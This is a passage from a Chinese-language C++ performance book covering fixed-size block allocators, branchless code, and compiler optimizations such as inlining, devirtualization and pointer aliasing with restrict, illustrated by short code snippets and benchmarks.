可以使用分配器將 64KB 的塊進一步細分為更小的塊。統一分配器（只分配一個大小的分配器）非常高效，為單個 64 位整數分配內存，就可以這樣做，而不需要任何內存開銷（相比之下，`malloc()` 每次分配通常需要至少 16 個字節的開銷）。還可以使用容器以 64KB 塊分配內存，並使用它來存儲元素。這裡不會使用 `vector`，因為它需要一個大型的、連續的分配。這裡需要的容器是 `deque`，它在固定大小的塊中分配內存。當然，也可以使用節點容器。如果 STL 分配器接口足以滿足需求，可以使用 STL 容器，要不就需要編寫自己的容器庫了。

固定大小的塊分配的優點是不會受到碎片化的影響，`malloc()` 的所有分配都是相同的大小，主分配程序的所有分配也是一樣的。一個內存塊返回給分配器時，都可以重用以滿足下一個內存請求。參考下圖：




圖 9.10 - 固定大小分配器中的內存重用

這種先進先出的屬性也是一個優勢。最後的 64KB 內存塊很可能來自最近使用的內存，並且在緩存中仍然是熱的。重用這個塊可以立即改善內存引用的局部性，因此可以更有效地使用緩存。分配調度器會返回塊作為一個簡單的空閒鏈表（圖 9.10）。可以為每個線程維護這些空閒鏈表，以避免鎖的使用，可能需要定期重新平衡，以避免線程積累了過多的空閒塊，而另一個線程正在分配新內存的情況。

當然，將 64KB 塊細分成更小大小的分配器時，仍然容易受到碎片的影響，除非也是統一（固定大小）的分配器。然而，如果必須處理較小的內存（一個塊）和少量不同大小的內存，那麼編寫一個可以自動進行碎片整理分配器會更容易。

使用塊內存分配的決定很可能會影響整個程序，例如：分配大量的小數據結構，使每個數據結構使用 64KB 塊的一小部分，這將降低內存的性價比。另一方面，如果數據結構本身是一組較小的數據結構（容器）的集合，可以將許多較小對象打包到一個塊中，那麼這種數據結構就更容易處理。甚至可以編寫壓縮容器來壓縮每個塊，以便長期保存數據，然後進行解壓縮以便訪問。

區塊大小本身也不是一成不變的。一些應用程序使用更小的塊會更有效率，如果塊部分未使用，內存浪費更少。其他線程可以減少大內存塊分配的次數，從而在性能上獲益。

關於特定於應用程序的分配器的文獻非常豐富，例如：slab 分配器是剛才看到的塊分配器的泛化版本，可以有效地管理多個內存分配。還有許多其他自定義的內存分配器，其中大多數都可以在 C++ 中使用。特定應用程序的分配器通常會帶來顯著的性能改進，但代價通常是嚴重限制了開發者實現數據結構的自由。

下一個導致效率低下的常見原因更為微妙，也更難處理。

9.5. 條件執行的優化

在經歷了不必要的計算和低效的內存使用之後，低效的編碼、不充分利用大部分可用計算資源代碼的下一個問題，可能就是不能很好地流水線化代碼。我們已經在第 3 章中看到了 CPU 流水線的重要性，還瞭解了流水線最糟糕的幹擾因素通常是條件操作，特別是硬件分支預測器無法猜測的操作。

但優化條件代碼以實現更好的流水是 C++ 最困難的優化之一。只有當分析器顯示出較差的分支預測時，才應該進行此操作。然而，錯誤預測的分支的數量並不一定要很大才會認為是“差”的：好的程序通常會有少於 0.1% 的錯誤預測分支。1% 的預測誤差率是相當大的。如果不檢查編譯器輸出（機器碼），也很難預測源代碼的優化效果。

如果分析器顯示了一個預測不好的條件操作，下一步就是確定哪個條件預測錯了。例如：

```
1 if (a[i] || b[i] || c[i]) { ... do something ... }
```

即使整體結果可預測，也可能產生一個或多個預測不佳的分支。這與 C++ 中布爾邏輯的定義有關。操作符 `||` 和 `&&` 可以短路：表達式從左到右求值，直到結果已知。如果 `a[i]` 為 true，則代碼就不管數組元素 `b[i]` 和 `c[i]` 了。有時，這是必要的。實現的邏輯可能不存在這些元素，但布爾表達式會無緣無故地引入不必要的分支。前面的 `if()` 語句需要 3 個條件操作。而在下面的代碼中：

```
1 if (a[i] + b[i] + c[i]) { ... do something ... }
```

如果值 `a`、`b` 和 `c` 非負，但需要單個條件操作，則與最上一個示例相同。再次強調，這不是那種應該先做的優化，除非有測試確認這裡需要優化。

看一下這個函數：

```
1 void f2(bool b, unsigned long x, unsigned long& s) {  
2     if (b) s += x;  
3 }
```

如果 `b` 值不可預測，則效率非常低。需要更好的表現，只是一個改變：

05_branch.C

```
1 void f2(bool b, unsigned long x, unsigned long& s) {  
2     s += b*x;  
3 }
```

這種改進可以通過一個簡單的基準測試來確定：原始的、有條件的、實現與無分支的實現：

```
BM_conditional    176.304M items/s  
BM_branchless      498.89M items/s
```

如您所見，無分支實現比有條件的快 3 倍。

重要的是，不要在這種類型的優化上走極端。這種優化必須由測試驅動，原因如下：

- 分支預測器相當複雜，對它們能處理和不能處理的直覺概率是錯誤的。
- 編譯器優化常常會改變代碼，因此，如果不測量或檢查機器碼，即使我們知道會對分支進行預測，猜測的結果可能是錯的。
- 即使分支錯誤地預測，性能影響也會變化，因此在沒有測試的情況下沒法進行確定。

例如，手動優化這段代碼幾乎沒什麼用：

```
1 int f(int x) { return (x > 0) ? x : 0; }
```

這看起來像條件代碼，若 `x` 的符號是隨機的，則不可預測。然而，分析器很可能不會在這裡顯示預測錯誤的分支，原因是大多數編譯器不會使用條件跳轉來實現這一行。在 x86 上，一些編譯器將使用 CMOVE 指令，它執行一個條件移動。根據條件，將值從兩個源寄存器之一移動到目標寄存器。這條指令的條件性質是良性的，條件代碼的問題是 CPU 事先不知道接下來執行哪條指令。在有條件的移動實現中，指令序列完全線性，順序是預先確定的，所以不需要猜測。

另一個不太可能從無分支優化中受益的例子是條件函數調用：

```
1 if (condition) f1(... args ...) else f2(... args ...);
```

無分支實現可以使用函數指針數組：

```
1 using func_ptr = int(*)(... params ...);  
2 static const func_ptr f[2] = { &f1, &f2 };  
3 (*f[condition])(... args ...);
```

如果函數最初是內聯的，那麼用間接函數調用替換會影響性能。否則，這個更改可能沒有任何作用。在編譯期間跳轉到另一個地址未知的函數，其效果類似於錯誤地預測分支，所以這段代碼會使 CPU 刷新流水線。

優化分支預測需要很多技巧。性能結果可能有改進，也可能沒改進（或者只是浪費了一些時間），所以每一步都要有性能測試進行指導。

我們現在已經瞭解了許多 C++ 程序中潛在的低效率情況，以及改進它們的方法。最後，我們會給出了一些優化代碼的指南。

9.6. 總結

本章中，我們從語言的角度討論了 C++ 效率的兩個主要方面中的第一個：避免低效的語言結構，這可以歸結為只做必要的工作。我們研究過的許多優化技術都與前面的內容相吻合，比如：訪問內存的效率和避免併發程序中的錯誤共享。

每個開發者面臨的一個大難題是，在編寫高效代碼之前應該投入多少工作，以及應該留給優化的工作多少時間。首先，高性能始於設計階段，是開發高性能軟件的重中之重。

除此之外，還應該區分過早的優化和不必要的悲觀。創建臨時變量以避免混疊是不明智的，除非性能測試數據顯示，正在優化的函數對總體執行時間有很大的貢獻（或者提高了可讀性，這是另一回事）。在分析器報告之前，按值傳遞大型數據只會使運行效率下降，應該從一開始就避免這樣做。

兩者之間的界限並不明確，所以必須權衡幾個因素。需要考慮修改對程序的影響，會使代碼更難閱讀、更復雜，還是更難測試？通常，不希望為了性能而冒險製造更多的 Bug，除非測試報告說必須這樣做。另一方面，有時可讀性更強或更簡單的代碼也是高效的代碼，因此不能認為優化是過早的。

C++ 效率的第二個方面是幫助編譯器生成更高效的代碼。我們將在下一章討論這個問題。

9.7. 練習題

1. 何時通過值傳遞大型對象是可接受的？
2. 當使用擁有資源的智能指針時，應該如何使用操作對象的函數？
3. 什麼是返回值優化，需要在哪裡使用？
4. 為什麼低效的內存管理不僅會影響內存消耗，還會影響運行時性能？
5. A-B-A 問題是什麼？

第 10 章 C++ 中的編譯器優化

上一章中，我們瞭解了 C++ 程序中效率低下的主要原因，消除這些低效率的重擔就落在開發者身上。然而，編譯器還可以做很多事情來可以使程序更快，這就是現在要探討的。本章將介紹編譯器優化的重要內容，以及開發者如何幫助編譯器生成更高效的代碼。

本章將討論以下內容：

- 編譯器如何優化代碼
- 編譯器優化的限制
- 如何從編譯器處獲得最佳優化

10.1. 相關準備

需要一個 C++ 編譯器和一個微基準測試工具，比如谷歌基準測試庫 (<https://github.com/google/benchmark>)。

本章的源碼地址：<https://github.com/PacktPublishing/The-Art-of-Writing-EfficientPrograms/tree/master/Chapter10>。

還需要一種方法來檢查編譯器生成的彙編代碼，許多開發環境都有彙編代碼的選項，GCC 和 Clang 可以寫出彙編代碼，而不是目標代碼。調試器和其他工具，可以從目標代碼生成彙編代碼（對其進行反彙編），而使用哪種工具隨個人喜好即可。

10.2. 編譯器優化代碼

編譯器優化對於高性能實現也很重要。運行一個編譯時根本沒有優化的程序，就能體會到編譯器的作用，一個未優化的程序（優化級別為 0）運行速度比啟用所有優化後編譯的程序慢一個數量級。

然而，優化器可以從開發者那裡得到一些幫助。這種幫助可以通過非常微妙的形式，有時是反直覺的。在研究一些改進代碼優化的技術之前，有助於理解編譯器是如何處理程序的。

10.2.1 編譯器優化的基礎知識

關於優化必須瞭解的是，代碼都必須保持正確。這裡的正確與否與開發者主觀認為什麼是正確無關。程序可能會有錯誤，並給出一個看起來錯誤的答案，但編譯器必須保留這個答案，而定義不明確或調用未定義行為的程序則是例外。如果程序在標準看來是錯誤的，編譯器可以自由地做它想做的事情。我們將在下一章中來研究這一點。現在，我們將假設程序定義良好，並且只使用有效的 C++ 語句。當然，由於答案不能因輸入組合而改變，所以編譯器在更改方面會受到限制。開發者可能知道某個輸入值是正的，或者某個字符串中的字符永遠不會超過 16 個，但編譯器並不知道（除非找到一種方法來告訴它）。編譯器只能夠證明這種轉換會產生完全等價的程序時，才能進行優化轉換，從而該程序對任何輸入都產生相同的輸出。實際中，若是複雜性讓編譯器難以控制，編譯器也會放棄修改。

理解這些是通過代碼成功地與編譯器交互，並實現更好的優化的關鍵。本章的其餘部分展示了不同的方法，可以證明某些理想的優化並不會改變程序的行為。

編譯器還受限於程序的信息。它只能處理編譯時已知的內容，不瞭解任何運行時數據，並且假設運行時的合法狀態都有可能。

下面是一個簡單的例子：

```
1 std::vector<int> v;
2 ... fill v with data ...
3 for (int& x : v) ++x;
```

關注的焦點是最後一行——循環。如果手動展開循環，性能可能會更好，每個增量都有一個分支（循環終止條件），展開循環可以減少此開銷。在一個只有兩個元素的簡單 `vector` 例子中，最好完全刪除循環，只對兩個元素進行遞增。但是，`vector` 的大小是運行時的信息，編譯器可能會生成一個帶有一些分支的部分展開循環來處理所有可能的 `vector` 大小，但它無法針對特定大小對代碼進行優化。

將它與下面的代碼進行對比：

```
1 int v[16];
2 ... fill v with data ...
3 for (int& x : v) ++x;
```

現在編譯器確切地知道在循環中處理了多少整數，可以展開循環，甚至可以用一次操作多個數字的向量指令替換單個整數遞增操作（例如，在 x86 上的 AVX2 指令可以一次處理 8 個整數）。

如果開發者知道 `vector` 總是有 16 個元素呢？可能並不重要。重要的是編譯器是否知道，並且能夠確定無誤，這比想象的要難。例如，以下代碼：

```
1 constexpr size_t N = 16;
2 std::vector<int> v(N);
3 ... fill v with data ...
4 for (int& x : v) ++x;
```

開發者用他們自己的方式使 `vector` 的大小成為一個編譯時常量。編譯器會優化循環嗎？有可能。這完全取決於編譯器能否確定 `vector` 的大小不會改變。它將如何改變？可以先問問自己，填充 `vector` 的代碼中可能隱藏著什麼？雖然對於開發者來說這是已知的，但如何讓編譯器也知道呢？所有的代碼都是在構造和遞增循環這兩行之間編寫的，編譯器可以知道所有的東西（實際上，如果這個代碼段太長，編譯器就會放棄，並假設任何可能性，否則編譯時間就會爆炸）。但若調用一個函數，而該函數可以訪問 `vector` 對象，編譯器則無法知道該函數是否改變了 `vector` 的大小（除非該函數是內聯的）。像 `fill_vector_without_resizing()` 這樣的函數名，只對開發者閱讀程序有幫助。

即使沒有函數以 `v` 作為參數，仍然不清楚函數要如何訪問 `vector` 對象？如果 `vector v` 是在函數作用域中聲明的局部變量，那可能不能。但如果 `v` 是一個全局變量，任何函數都可以訪問它。類似地，如果 `v` 是類的成員變量，成員函數或友元函數都可以訪問它。因此，如果調用一個非內聯函數，這個函數不能通過參數直接訪問 `v`，那麼可以通過其他方式訪問 `v`（並且對於創建局部變量的全局指針這一邪惡的做法，知道的人越少越好）。

從開發者的角度來看，很容易高估編譯器所知道的東西。另外，在大多數情況下，把問題弄清楚並不是編譯器的優點。例如：可以在循環之前添加一個斷言：

```
1 constexpr size_t N = 16;
```

```
2 std::vector<int> v(N);
3 ... fill v with data ...
4 assert(v.size() == N); // if (v.size() != N) abort();
5 for (int& x : v) ++x;
```

一些編譯器在使用最高的優化級別和未優化的上下文中，會推斷執行流不能進入循環，除非 `vector` 恰好有 16 個元素，並將優化該大小。並且，多數編譯器不會這麼做。

已經考慮過的基本示例中，用來幫助編譯器優化代碼的關鍵技術：

- 非內聯函數會破壞大多數優化，因為編譯器必須假設一個函數，但沒有看到具體的代碼，所以可以做任何合法的事情。
- 全局變量和共享變量對於優化有害。
- 編譯器更可能優化短而簡單的代碼，而不是長而複雜的代碼。

第一個和最後一個在某種程度上有衝突。編譯器中的大多數優化都侷限於基本代碼塊，這些塊只有一個入口點和一個出口點，在程序的流控制圖中充當節點。基本塊之所以重要，是因為編譯器可以看到塊內發生的一切，因此可以對不改變輸出的代碼轉換進行推理，所以內聯的優點是它增加了基本塊的大小。編譯器不知道非內聯函數在做什麼，所以需要做最壞的假設。但若函數是內聯的，編譯器就能確切地知道它在做什麼了（更重要的是，它沒有做什麼）。內聯的缺點也在於它增加了基本塊的大小，編譯器只能分析這麼多代碼，而不會使編譯時間變得不合理。內聯對於編譯器優化是非常重要的，原因我們將在後面進行討論。

10.2.2 函數內聯

當使用函數體的副本替換函數調用時，將由編譯器執行。為了實現這一點，內聯函數的定義必須在調用代碼的編譯過程中可見，調用的函數必須在編譯時已知。第一個要求在進行全程序優化的編譯器中是寬鬆的（不常見）。第二個要求排除虛函數調用和通過函數指針間接調用，並不是每個可以內聯的函數最終都可以內聯，編譯器必須權衡代碼膨脹和內聯帶來的好處。不同的編譯器對於內聯有不同的處理方法，C++ 的 `inline` 關鍵字只是一個建議，編譯器可以忽視。

函數調用內聯最明顯的好處是消除了函數調用的成本。大多數情況下，當函數調用的開銷不是那麼大，也就不重要了。其主要的好處是，編譯器跨函數調用的優化能力非常有限。考慮下面的代碼：

```
1 double f(int& i, double x) {
2     double res = g(x);
3     ++i;
4     res += h(x);
5     res += g(x);
6     ++i;
7     res += h(x);
8     return res;
9 }
```

以下是有效的優化嗎？

```
1 double f(int& i, double x) {
2     i += 2;
```

```
3     return 2*(g(x) + h(x));  
4 }
```

如果回答“是”，那麼仍然是從開發者的角度，而不是從編譯器的角度來看待這個問題。這種優化有很多方式會破壞代碼（對於編寫的合理的程序來說，可能沒有一種是正確的，但編譯器不能做的假設是自己是一個開發者）。

- 首先，`g()` 和 `h()` 可以產生輸出。這種情況下，消除重複的函數調用將改變可觀察行為。
- 其次，對 `g()` 的調用可能會鎖定一些互斥對象，而對 `h()` 的調用可能會解鎖它。這樣，執行的順序——調用 `g()` 鎖定，增加 `i` 計數，調用 `h()` 解鎖——就非常重要了。
- 第三，即使參數相同，`g()` 和 `h()` 的結果也可能不同，例如：可以在內部使用隨機數。
- 最後（這種可能性經常被忽略），變量 `i` 是通過引用傳遞的，所以不知道調用者還對它做了什麼。可以是一個全局變量，或者某個對象可能會存儲對它的引用，函數 `g()` 和 `h()` 可能會對 `i` 進行操作，即使沒有看到它傳入到這些函數中。

另一方面，如果函數 `g()` 和 `h()` 內聯，編譯器可以確切地看到發生了什麼：

```
1 double f(int& i, double x) {  
2     double res = x + 1; // g(x);  
3     ++i;  
4     res += x - 1; // h(x);  
5     res += x + 1; // g(x)  
6     ++i;  
7     res += x - 1; // h(x);  
8     return res;  
9 }
```

整個函數 `f()` 現在是一個基本塊，編譯器只有一個限制：保留返回值。現在，就是一個有效的優化了：

```
1 double f(int& i, double x) {  
2     i += 2;  
3     return 4*x;  
4 }
```

內聯對優化的影響可以延伸到很遠。考慮 STL 容器的析構函數，例如 `std::vector<T>`。必須做的是調用容器中所有對象的析構函數：

```
1 for (auto it = crbegin(); it != crend(); ++it) it->~T();
```

因此，析構函數的執行時間與 `vector` 的大小 `N` 成正比。考慮一個由整數組成的 `std::vector<int>`，編譯器非常清楚析構函數在這種情況下的作用：什麼都不做。編譯器還可以看到，對 `crbegin()` 和 `crend()` 的調用並不會修改 `vector` 對象（如果想通過 `const_iterator` 銷燬對象，請考慮如何銷燬 `const` 對象）。因此，可以消除整個循環。

現在考慮使用結構體的 `vector`：

```
1 struct S {  
2     long a;  
3     double x;
```

```
4 };
5 std::vector<S> v;
```

這一次，類型 `T` 有一個析構函數，並且編譯器知道它的作用（因為通過編譯器生成）。同樣，析構函數什麼也不做，整個銷燬循環消除。對於默認析構函數也是如此：

```
1 struct S {
2     long a;
3     double x;
4     ~S() = default;
5 };
```

編譯器應該能夠為空析構函數做同樣的優化，但只有內聯時才會這麼做：

```
1 struct S {
2     long a;
3     double x;
4     ~S() {}      // Probably optimized away
5 };
```

另一方面，如果類聲明只是像下面這樣聲明析構函數：

```
1 struct S {
2     long a;
3     double x;
4     ~S();
5 };
```

定義是在單獨的編譯單元中提供的，然後編譯器為每個 `vector` 元素生成一個函數調用。這個函數仍然什麼也不做，但需要時間來運行循環，並執行 N 個函數調用。內聯允許編譯器將這優化為零。

這是內聯及其對優化的影響的關鍵，內聯允許編譯器看到在本來神祕的函數中沒有發生的事情。內聯還有另一個重要的作用，創建內聯函數體的唯一副本，可以使用調用者給出的特定輸入進行優化。在這個唯一的副本中，可能會觀察到一些對優化友好的條件，而這些條件對於函數通常是不正確的。下面是一個例子：

```
1 bool pred(int i) { return i == 0; }
2 ...
3 std::vector<int> v = ... fill vector with data ...
4 auto it = std::find_if(v.begin(), v.end(), pred);
```

假設函數 `pred()` 的定義與對 `std::find_if()` 的調用在同一個編譯單元中，對 `pred()` 的調用是否內聯？答案是“可能”，這主要取決於 `find_if()` 是否內聯。現在，`find_if()` 是模板，所以編譯器可以看到函數的定義。如果 `find_if()` 沒有內聯，則從模板中會為特定類型生成一個函數。這個函數中，第三個實參的類型是已知的：`bool (*)(int)` 指向接受 `int` 類型並返回 `bool` 類型的函數的指針。但是這個指針在編譯時未知，同一個 `find_if()` 函數可以用許多不同的謂詞來調用，這些謂詞都不能是內聯的。只有當編譯器為這個特定的調用生成唯一的 `find_if()` 副本時，謂詞函數才能內聯。編譯器有時會這樣做，這就是所謂的複製。但在大多數情況下，內聯謂詞或作為參數傳入的其他內部函數的唯一方法，是首先內聯外部函數。

這個特殊的例子在不同的編譯器上會產生不同的結果，GCC 將只在最高的優化級別下內聯 `find_if()` 和 `pred()`。其他編譯器甚至不會這樣做。然而，還有另一種方法鼓勵編譯器使用內聯函數調用的方式，這似乎是反直覺的，因為這會向程序中添加了更多的代碼，並使嵌套函數調用更加冗長：

```
1 bool pred(int i) { return i == 0; }
2 ...
3 std::vector<int> v = ... fill vector with data ...
4 auto it = std::find_if(v.begin(), v.end(),
5 [&](int i) { return pred(i); });
```

這裡的矛盾之處是，在同一個間接函數調用周圍添加了一個間接層，即 Lambda 表達式（假設開發者不想簡單地將謂詞直接複製到 Lambda 中有其他的原因）。即使編譯器沒有內聯 `find_if()`，但 `pred()` 實際上更容易內聯。因為，這一次謂詞的類型是唯一的：每個 Lambda 表達式都有一個唯一的類型，因此對於這些特定的類型參數，`find_if()` 模板實例化一次。編譯器可能會內聯一個調用一次的函數，這樣做就不會生成過多的代碼。使對 `find_if()` 的調用沒有內聯，但在該函數中，第三個參數只有一個可能，這個值在編譯時就知道是 `pred()`。因此，對 `pred()` 的調用可以內聯。

現在，可以繼續在第 1 章中提出的“虛函數調用的成本”問題了。首先，編譯器使用函數指針表來實現虛調用，因此調用本身涉及到間接層。與非虛調用相比，CPU 必須多讀一個指針，並多做一次跳轉。這為函數調用增加了更多的指令，使函數調用的代碼開銷增加了一倍（根據硬件和緩存狀態有很大的變化）。然而，我們通常調用一個函數來完成工作，因此函數調用的機制只是函數執行總時間的一部分。即使對於簡單函數，虛函數的開銷也很少超過非虛函數的 10-15%。

然而，在花費太多時間計算指令之前，應該質疑最初問題的有效性。如果一個非虛函數調用是充分的，也就在編譯時就知道將調用哪個函數，為什麼一開始要使用虛函數呢？如果發現只在運行時調用哪個函數，就根本不能使用非虛函數，因此它的速度無關緊要。按照這個邏輯，應該比較虛函數調用和函數等價的運行時解決方案，有條件地調用幾個函數中的一個，使用一些運行時信息來選擇。使用 `if-else` 或 `switch` 通常會導致執行速度變慢，至少在要調用函數有兩個以上的重載版本時是這樣。最有效的實現是使用函數指針表，這正是編譯器對虛函數所做的。

當然，問題也並不是毫無意義。如果有一個帶有虛函數的多態類，但是在某些情況下，在編譯時就知道了實際的類型，該怎麼辦？這時，比較虛函數調用和非虛函數調用就有意義了。

還需要了解一下合適的編譯器優化。如果編譯器能夠在編譯時確定對象的真實類型，從而知道將調用虛擬函數的哪個重載版本，那麼它將在去虛擬化中將調用轉換為非虛的。

但是，為什麼要在討論內聯的章節中討論這個問題呢？因為我們忽略了一個事實，虛函數對性能的最大影響是（除非編譯器可以反虛化調用）不能內聯。一個簡單的函數，如 `int f() return x;` 的結果是在內聯之後只有一條，甚至沒有指令，但是非內聯版本具有常規的函數調用機制，就要慢一個數量級。若沒有內聯，編譯器就無法知道虛函數內部發生了什麼，必須對每一個外部可訪問的數據塊做出最壞的假設。所以在最壞的情況下，虛函數調用的代價可能會高出數千倍。

內聯、展示函數體實現和創建唯一的、特化的函數副本的兩種效果都有助於優化器，因為它們增加了編譯器對代碼的瞭解。若想幫助編譯器更好地優化代碼，那麼理解編譯器真正瞭解什麼非常重要。

現在，我們將探討編譯器在不同的約束下運行的情況，這樣就可以發現錯誤的約束：一些是開

發者認為是已知的，但編譯器卻不這麼認為的情況。

10.2.3 編譯器到底知道什麼？

也許對優化的最大限制是，瞭解在此代碼執行期間可能會進行修改的內容。為什麼這很重要？下面是一個例子：

```
1 int g(int a);
2 int f(const std::vector<int>& v, bool b) {
3     int sum = 0;
4     for (int a : v) {
5         if (b) sum += g(a);
6     }
7     return sum;
8 }
```

只有 `g()` 的聲明是可用的。編譯器能優化 `if()` 語句，並消除條件的重複求值嗎？在經歷了本章所有的驚喜和陷阱之後，我們可能正在尋找一個不這樣做的原因。但結果是沒有，這是一個完全有效的優化：

```
1 int f(const std::vector<int>& v, bool b) {
2     if (!b) return 0;
3     int sum = 0;
4     for (int a : v) {
5         sum += g(a);
6     }
7     return sum;
8 }
```

現在讓稍微修改一下這個例子：

```
1 int g(int a);
2 int f(const std::vector<int>& v, const bool& b) {
3     int sum = 0;
4     for (int a : v) {
5         if (b) sum += g(a);
6     }
7     return sum;
8 }
```

為什麼要通過 `const` 引用傳遞 `bool` 形參呢？最常見的原因是模板。如果有一個模板函數不需要複製實參，則必須聲明形參為 `const T&`，這裡假設 `T` 可以是任何類型。如果 `T` 推斷為 `bool` 類型，那麼現在就有了一個 `const bool&` 形參。這裡的變化可能很小，但對優化的影響是深遠的。如果還認為之前所做的優化有效，請在更大的上下文中考慮我們的示例。現在可以看到所有內容（假設編譯器仍然不可見）：

```
1 bool flag = false;
2 int g(int a) {
3     flag = a == 0;
4     return -a;
```

```

5 }
6 int f(const std::vector<int>& v, const bool& b) {
7     int sum = 0;
8     for (int a : v) {
9         if (b) sum += g(a);
10    }
11 }
12 }
13 int main() {
14     f({0, 1, 2, 3, 4}, flag);
15 }

```

通過調用 `g()`，可以改變 `b`，因為 `b` 是一個綁定到全局變量的引用，該全局變量也可以在 `g()` 中訪問。在第一次迭代中，`b` 為 `false`，但是對 `g()` 的調用有一個副作用，`b` 變為了 `true`。如果參數按值傳遞，則不會發生這種情況。值在函數最開始捕獲，並且不跟蹤調用者的變量。但是通過引用傳遞，並且循環的第二次迭代不再是固定的代碼。每次迭代中，必須計算條件，並且不可能進行優化。再次強調，“開發者知道的”和“編譯器知道的”之間的區別是，代碼中沒有全局變量，或者確切地知道函數 `g()` 的作用。編譯器不能做出這樣的猜測，並且必須假設程序做了（或在將來的某個時候會做）類似於前面的例子中演示的事情，這使得優化可能不安全。

如果函數 `g()` 是內聯的，並且編譯器知道它沒有修改全局變量，那麼這種情況就不會發生。但不能期望所有代碼都內聯，因此在某些情況下，必須考慮如何幫助編譯器確定它不知道的內容。當前的示例中，最簡單的方法是引入一個臨時變量（當然，在這個簡單的示例中，可以手工進行優化，但這在更復雜的實際代碼中並不適用）。為了讓這個例子更真實一點，要記住函數 `f()` 可能來自一個模板的實例化。我們不想對未知類型的形參 `b` 進行複制，但知道它必須可以轉換為 `bool` 類型，因此 `bool` 類型可以作為臨時變量的類型：

```

1 template <typename T>
2 int f(const std::vector<int>& v, const T& t) {
3     const bool b = bool(t);
4     int sum = 0;
5     for (int a: v) {
6         if (b) sum += g(a);
7     }
8     return sum;
9 }

```

編譯器仍然假設函數 `g()` 可能會改變 `t` 的值。但這不再重要，條件使用了臨時變量 `b`，絕對不能改變，因為在函數 `f()` 之外不可見。當然，如果函數 `g()` 可以訪問，並改變 `f()` 第二個參數的全局變量，那麼轉換就改變了程序的結果。通過創建這個臨時變量，告訴編譯器這種情況不會發生。這是編譯器自己無法獲得的信息。

這很容易理解，但在實踐中相當困難。若已知一些東西，但編譯器不可能知道，就需要以一種編譯器可以使用的方式進行斷言。這很難做到的原因是，我們通常不會像編譯器那樣思考，而且很難放棄自己知道絕對正確的假設。

這裡把臨時變量 `b` 單明為 `const` 了嗎？這主要是為避免因意外修改而產生的錯誤，但這也有助於編譯器。編譯器能夠看到沒有改變 `b`。與前面複雜的情況不同，編譯器看到了對 `b` 的所有操

作。然而，不能僅因為這些是可用的就確定編譯器一定了解。分析程序需要時間，開發者只願意等待編譯器完成它的工作。另一方面，語法檢查是必須的。如果聲明變量 `const` 並試圖修改，程序將無法編譯，將不會進入優化步驟。因此，優化器可以假設 `const` 變量都不會改變。在可能的情況下將對象聲明為 `const` 還有另一個原因，我們會在下一章中討論這個問題。

若已知一些東西，可以很嘗試和編譯器通信。這個建議確實違背了一個通用的建議：不要創建臨時變量，除非它們使程序更容易閱讀——編譯器會刪除它們。編譯器可能確實會刪除它們，但會保留（並使用）它們所表達的信息。

另一個阻止編譯器進行優化的常見情況是混疊的可能性。下面是一個函數初始化兩個 C 風格字符串的例子：

```
1 void init(char* a, char* b, size_t N) {
2     for (size_t i = 0; i < N; ++i) {
3         a[i] = '0';
4         b[i] = '1';
5     }
6 }
```

每次寫入一個字節相當低效，有更好的方法來將所有字符初始化為相同的值。這個版本將會更快：

08a_restrict.C

```
1 void init(char* a, char* b, size_t N) {
2     std::memset(a, '0', N);
3     std::memset(b, '1', N);
4 }
```

可以手工編寫這段代碼，但編譯器不會做這種優化，理解其中的原因很重要。看到這個函數時，會希望它按照預期的方式使用，即初始化兩個字符串。但編譯器必須考慮兩個指針 `a` 和 `b` 是否指向同一個數組或者一個數組部分有重疊的可能性。以這種方式調用 `init()` 可能沒有任何意義，這兩個初始化將相互覆蓋。然而，編譯器只關心一個問題：如何不改變代碼的行為。

同樣的問題也可能發生在通過引用或指針接受多個形參的函數中。例如以下函數：

```
1 void do_work(int& a, int& b, int& x) {
2     if (x < 0) x = -x;
3     a += x;
4     b += x;
5 }
```

如果 `a`、`b` 和 `x` 綁定到同一個變量，編譯器就不能做無效的優化。這就是所謂的別名：若同一個變量在代碼中有兩個不同的名字，則其中給一個名稱即為別名。編譯器必須在 `a` 遞增後從內存中讀取 `x`。為什麼呢？因為 `a` 和 `x` 可以指向相同的值，而編譯器不能假設 `x` 保持不變。

如果確定不會發生混疊，該如何解決這個問題呢？C 語言中，有一個關鍵字 `restrict`，它告訴編譯器一個特定的指針是訪問當前函數範圍內的唯一方法：

```
1 void init(char* restrict a, char* restrict b, size_t N);
```

在 `init()` 函數中，編譯器可以假設整個數組 `a` 只能通過這個指針訪問，這也適用於標量變量。目前為止，`restrict` 關鍵字還不是 C++ 標準的一部分。即便如此，還是可以使用 `restrict`、`__restrict`、`__restrict__` 表示，並且許多編譯器還支持這個特性。對於奇異值（特別是引用），創建一個臨時變量通常可以解決如下問題：

09a_restrict.C

```
1 void do_work(int& a, int& b, int& x) {
2     if (x < 0) x = -x;
3     const int y = x;
4     a += y;
5     b += y;
6 }
```

編譯器可能會消除臨時變量（不為它分配任何內存），但現在它保證 `a` 和 `b` 都加了相同的數量。編譯器真的會進行優化嗎？最簡單的方法是比較彙編輸出，如下所示：

0: mov (%rdx),%eax		0: mov (%rdx),%eax
2: add %eax,(%rdi)		2: add %eax,(%rdi)
4: mov (%rdx),%eax		4: add %eax,(%rsi)
